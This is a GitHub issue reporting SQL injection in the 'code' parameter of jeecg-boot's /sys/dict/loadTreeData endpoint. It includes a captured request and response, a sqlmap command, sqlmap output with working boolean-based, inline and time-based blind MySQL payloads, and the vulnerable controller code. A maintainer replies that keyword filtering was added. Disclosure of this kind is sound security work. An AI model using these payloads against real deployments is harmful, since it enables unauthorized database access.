New issue

Jump to bottom

sql注入 #1887

Closed jinnywc opened this issue on Oct 24, 2020 · 1 comment

jinnywc commented on Oct 24, 2020

版本号:


2.3

问题描述:

After testing, it is found that the code parameter of /jeecg boot/sys/dict/loadtreedata interface of jeecg-boot has SQL injection

截图&代码:

Reuse https://github.com/zhangdaiscott/jeecg-boot After the source code of the project starts the project, click "custom component" and grab the package to get the interface with SQL injection, and use sqlmap to prove the existence of SQL injection



性别： 男　　选中值：1

字典表下拉： 请选择用户　　选中值：

字典表下拉(带条件)： 请选择用户　　选中值：

字典搜索(同步)： 请做出你的选择　　选中值：

字典搜索(异步)： 请做出你的选择　　选中值：


字典下拉(多选)： 请选择　　多选组合(v-model)：

选择部门 自定义返回值： 请点击选择部门　　选中的部门ID(v-decorator):

选择部门： 市场部,研发部　　选中的部门ID(v-model):4f1765520d6346f9bd9c79e2479e5b12,57197590443c44f083d42ae24ef2


选择用户： 管理员 选择用户　　选中的用户(v-model):admin

选择用户： 管理员 × jeecg × 选择　　选中的用户(v-model):admin,jeecg




```
GET
/jeecg-boot/sys/dict/loadTreeData?_t=1603530732&pid=&tableName=sys_permission&text=name&code=id&pidFie
ld=parent_id&hasChildField=&condition= HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Access-Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2MDM1MzAwNDQsInVzZXJuYW1lIjoiYWRtaW4ifQ.lwLSY_L
_8F6SfgSc_eaXD5Kgy8BJYltbxN5K-K1R0sQ
tenant_id: 0
Origin: http://192.168.0.26:3000
Connection: close
Referer: http://192.168.0.26:3000/jeecg/SelectDemo
```

```
HTTP/1.1 200
Access-control-Allow-Origin: http://192.168.0.26:3000
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Set-Cookie: rememberMe=deleteMe; Path=/jeecg-boot; Max-Age=0; Expires=Fri, 23-Oct-2020 09:19:41 GMT
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Sat, 24 Oct 2020 09:19:41 GMT
Connection: close
Content-Length: 2099

{"success":true,"message":"操作成功！","code":0,"result":[{"key":"08e6b9dc3c04489c8e1ff2ce6f105aa4","title":"
系统监控","icon":null,"parentId":"","value":null,"code":null,"children":null,"leaf":false},{"key":"1205097455226462
10","title":"大屏设计","icon":null,"parentId":"","value":null,"code":null,"children":null,"leaf":false},{"key":"2a470fc0c
3954d9dbb61de6d80846549","title":"常见案例","icon":null,"parentId":"","value":null,"code":null,"children":null,"leaf"
:false},{"key":"2e42e3835c2b44ec9f7bc26c146ee531","title":"结果页","icon":null,"parentId":"","value":null,"code":
null,"children":null,"leaf":false},{"key":"4875ebe289344e14844d8e3ea1edd73f","title":"详情页","icon":null,"parentI
```



```
[redacted]\sqlmap>python2 sqlmap.py -u "http://127.0.0.1:8080/jeecg-boot/sys/dict/loadTreeData?_t=1603530732&pid=&tableName=sys_permission&text=name&code=id&pidField=parent_id&hasChildField=&c
ondition="  --current-db --risk 3 -p "code"
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.7.18#dev}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:20:49 /2020-10-24/

[17:20:50] [INFO] resuming back-end DBMS 'mysql'
[17:20:50] [INFO] testing connection to the target URL
[17:20:50] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: code (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: _t=1603016177&pid=&tableName=sys_permission as aaa&text=name&code=(SELECT (CASE WHEN (7354=7354) THEN 'id' ELSE (SELECT 6613 UNION SELECT 9745) END))&pidField=parent_id&hasChil
dField=&condition=

    Type: inline query
    Title: Generic inline queries
    Payload: _t=1603016177&pid=&tableName=sys_permission as aaa&text=name&code=(SELECT CONCAT(CONCAT('qvvqq',(CASE WHEN (1707=1707) THEN '1' ELSE '0' END)),'qkkxq'))&pidField=parent_id&hasC
hildField=&condition=

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: _t=1603016177&pid=&tableName=sys_permission as aaa&text=name&code=(CASE WHEN (6939=6939) THEN SLEEP(5) ELSE 6939 END)&pidField=parent_id&hasChildField=&condition=
---
[17:20:50] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[17:20:50] [INFO] fetching current database
[17:20:50] [INFO] resumed: 'jeecg-boot'
current database: 'jeecg-boot'
[17:20:50] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[17:20:50] [INFO] fetched data logged to text files under 'C:\Users\jinny\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 17:20:50 /2020-10-24/
```

The vulnerability code exists in the following code:\jeecg-boot\jeecg-boot-module-system\src\main\java\org\jeecg\modules\system\controller\SysDictController.java At line 290 of



SysDictController.java

```
274  :hecked/
275  questMapping(value = "/loadTreeData", method = RequestMethod.GET)
276  lic Result<List<TreeSelectModel>> loadTreeData(@RequestParam(name="pid") String pid,@RequestParam(name="pidField") St
277                                              @RequestParam(name="tableName") String tbname,
278                                              @RequestParam(name="text") String text,
279                                              @RequestParam(name="code") String code,
280                                              @RequestParam(name="hasChildField") String hasChildField,
281                                              @RequestParam(name="condition") String condition,
282                                              @RequestParam(value = "sign",required = false) String sign,HttpServletRequ
283   Result<List<TreeSelectModel>> result = new Result<~>();
284   Map<String, String> query = null;
285   if(oConvertUtils.isNotEmpty(condition)) {
286       query = JSON.parseObject(condition, Map.class);
287   }
288   // SQL注入漏洞 sign签名校验(表名,label字段,val字段,条件)
289   String dictCode = tbname+","+text+","+code+","+condition;
290   List<TreeSelectModel> ls = sysDictService.~~queryTreeList~~(query,tbname, text, code, pidField, pid,hasChildField);
291   result.setSuccess(true);
292   result.setResult(ls);
293   return result;
294
295
```

友情提示： 未按格式要求发帖，会直接删掉。

accpman commented on Oct 29, 2020 • edited

已加入關鍵詞過濾，等新版本發佈

zhangdaiscott closed this as completed on Oct 30, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants